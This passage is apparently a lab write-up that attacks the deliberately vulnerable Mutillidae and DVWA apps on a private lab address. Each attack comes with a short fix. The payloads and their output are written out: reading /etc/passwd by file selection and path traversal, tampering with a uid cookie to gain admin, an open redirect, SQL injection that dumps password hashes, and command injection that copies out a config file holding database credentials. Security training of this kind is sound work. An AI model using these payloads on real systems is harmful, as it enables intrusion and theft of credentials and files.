
For other great old school hacking texts, check

Change the option value to “/etc/passwd”



```
<td>
▾<select size="1" name="textfile" id="id_textfile_select">
    <option value="/etc/passwd">Intrusion Detection in Computers
    by Victor H. Marshall (January 29, 1991)</option> == $0
    <option value="http://www.textfiles.com/hacking/atms">An
```

and it worked:



Text File Name Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

For other great old school hacking texts, check out http://www.textfiles.com/.


File: /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```

Fix: Require authentication for each object in the web server and check for privileges.

8. Improper Privilege Management

Install some cookie editor (browser plugin) and register to make new account.




Please choose your username, password and signature

Username	sumaya
Password	•••
Confirm Password	•••
Signature	123


Create Account

Note that your name appeared at the corner:



Logged In User: sumaya (123)

Go to Broken authentication page and select login.



Core Controls
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
Resources
A1 - Injection
A2 - Cross Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
Cookies
Login
illidae: Deliberately Vulnera
OWASP Top 1
ns
PHP errors


In the cookie editor, chane the uid to 1 (typically it is either 0 or 1)



Name: uid

Value: 17


Save the change by using the save icon.



Name: uid

Value: 1

Refresh the page, note the new name:




Logged In Admin: admin (Monkey!)

Now, you have all admin privileges.

Fix: We have to make sure that cookies haven't been tampered with. So digitally signing the data is important. So that in case of any modification, it will be detected after recalculating the signature. Also, not giving access to any resource before proper authentication.

9.Improper Input Validation

Go to credits


OWASP Top 10
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
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
A7 - Insecure Cryptographic Storage
A8 - Failure to Restrict URL Access
A9 - Insufficient Transport Layer Protection
A10 - Unvalidated Redirects and Forwards
Credits
Setup/reset the DB (Disabled: Not Admin)
Credits
ack
d by Irongeek.com. Developed by Adrian "Iro
haw would like to thank the following people for
naking the vulnerability list I based this on.
kiana
sville
nship for his support of the idea.
firming the name
Podcast
Podcast
illmann
ssurance P
Site hacked...err...qu
Samurai WTF, Bac
Burp-Suite, Netc
Mozilla Ad


Start capturing Using Burp Suit. Click on Owasp link and go back to Burp Suit.
Change the forward value to another link of your choice. In my case it is:

http://172.16.235.2/mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.google.org

By right click and send the request, the url request will be automatically generated by Burp Suite. Select current browser session and copy the url.




Stop capturing and Sign-in to a different account to use that url. It will redirect you to the attacker url.



Fix: Disallowing any offsite redirects would be the first and the most important measure. Any site that is not in the list of acceptable site would be rejected after validation. Also, make sure the javascript is not vulnerable so it doesn't take input from untrusted input.

DVWA

10. Improper Neutralization of Special Elements used in an SQL Command (SQL Injection)



User ID:


' or 1=1 #

```
ID: ' or 1=1 #
First name: admin
Surname: admin

ID: ' or 1=1 #
First name: Gordon
Surname: Brown

ID: ' or 1=1 #
First name: Hack
Surname: Me

ID: ' or 1=1 #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 #
First name: Bob
Surname: Smith
```

Try to guess table names:


' or 1=1 UNION SELECT * FROM TABLES#

Take advantages of error messages:



```
Table 'dvwa.TABLES' doesn't exist
```


When tried ' or 1=1 UNION SELECT * FROM users# :



```
The used SELECT statements have a different number of columns
```

Which means table exist. After several trials, this worked as follow:


' or 1=1 UNION SELECT user,password FROM users#



```
ID: ' or 1=1  UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' or 1=1  UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' or 1=1  UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' or 1=1  UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' or 1=1  UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Fix: There are several ways to protect against this type of attack, one effective way is to escape the special characters properly. Also, sanitizing input and applying regular expressions in each input would definitely help. Another important protection method is the use of parametrized statements instead of string concatenation.

11.Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)




Ping for FREE

Enter an IP address below:

172.16.235.2 & pwd

```
PING 172.16.235.2 (172.16.235.2) 56(84) bytes of data.
64 bytes from 172.16.235.2: icmp_seq=1 ttl=64 time=0.020 ms
/var/www/dvwa/vulnerabilities/exec
64 bytes from 172.16.235.2: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 172.16.235.2: icmp_seq=3 ttl=64 time=0.028 ms

--- 172.16.235.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.020/0.023/0.028/0.005 ms
```


This indicates current path of DVWA is two folders after the root, to gain root access will do the following: 172.16.235.2 & dir ../../



```
172.16.235.2 & dir ../../
```

```
PING 172.16.235.2 (172.16.235.2) 56(84) bytes of data.
64 bytes from 172.16.235.2: icmp_seq=1 ttl=64 time=0.014 ms
CHANGELOG.txt  docs         ids_log.php       php.ini        vulnerabilities
COPYING.txt    dvwa         index.php         phpinfo.php
README.txt     external     instructions.php  robots.txt
about.php      favicon.ico  login.php         security.php
config         hackable     logout.php        setup.php
64 bytes from 172.16.235.2: icmp_seq=2 ttl=64 time=0.020 ms
64 bytes from 172.16.235.2: icmp_seq=3 ttl=64 time=0.024 ms

--- 172.16.235.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.014/0.019/0.024/0.005 ms
```

AS shown, there is a config file which seems interesting. We can use 172.16.235.2 & dir ../../config




```
172.16.235.2 & dir ../../config
```

```
PING 172.16.235.2 (172.16.235.2) 56(84) bytes of data.
64 bytes from 172.16.235.2: icmp_seq=1 ttl=64 time=0.011 ms
config.inc.php  config.inc.php~
```

We can use 172.16.235.2 & type ../../config/config.inc.php to read the file but it is not readable. So will copy the content to another file using the command:


172.16.235.2 & cp ../../config/config.inc.php ../../mynewconfig



```
onfig/config.inc.php ../../mynewconfig
```

```
PING 172.16.235.2 (172.16.235.2) 56(84) bytes of data.
64 bytes from 172.16.235.2: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 172.16.235.2: icmp_seq=2 ttl=64 time=0.027 ms
64 bytes from 172.16.235.2: icmp_seq=3 ttl=64 time=0.022 ms

--- 172.16.235.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.019/0.022/0.027/0.006 ms
```

Now we can access the file from the url:
http://172.16.235.2/dvwa/mynewconfig




```
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

?>
```

We have all information about the database. We can connect to it remotely.

Fix: Restrict the Permitted Commands is one of the most effective solutions for this type of attacks. As a second line of defense, the principle of least privilege would help to limit the impact of command injection vulnerabilities as a second line of defense.

12. Improper Limitation of a Pathname to a Restricted Directory (Path Traversal)

Go to File inclusion




Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

More info

http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3

We can change the url from:
http://172.16.235.2/dvwa/vulnerabilities/fi/?page=include.php
To:
http://172.16.235.2/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd
And it worked:




Not Secure | 172.16.235.2/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
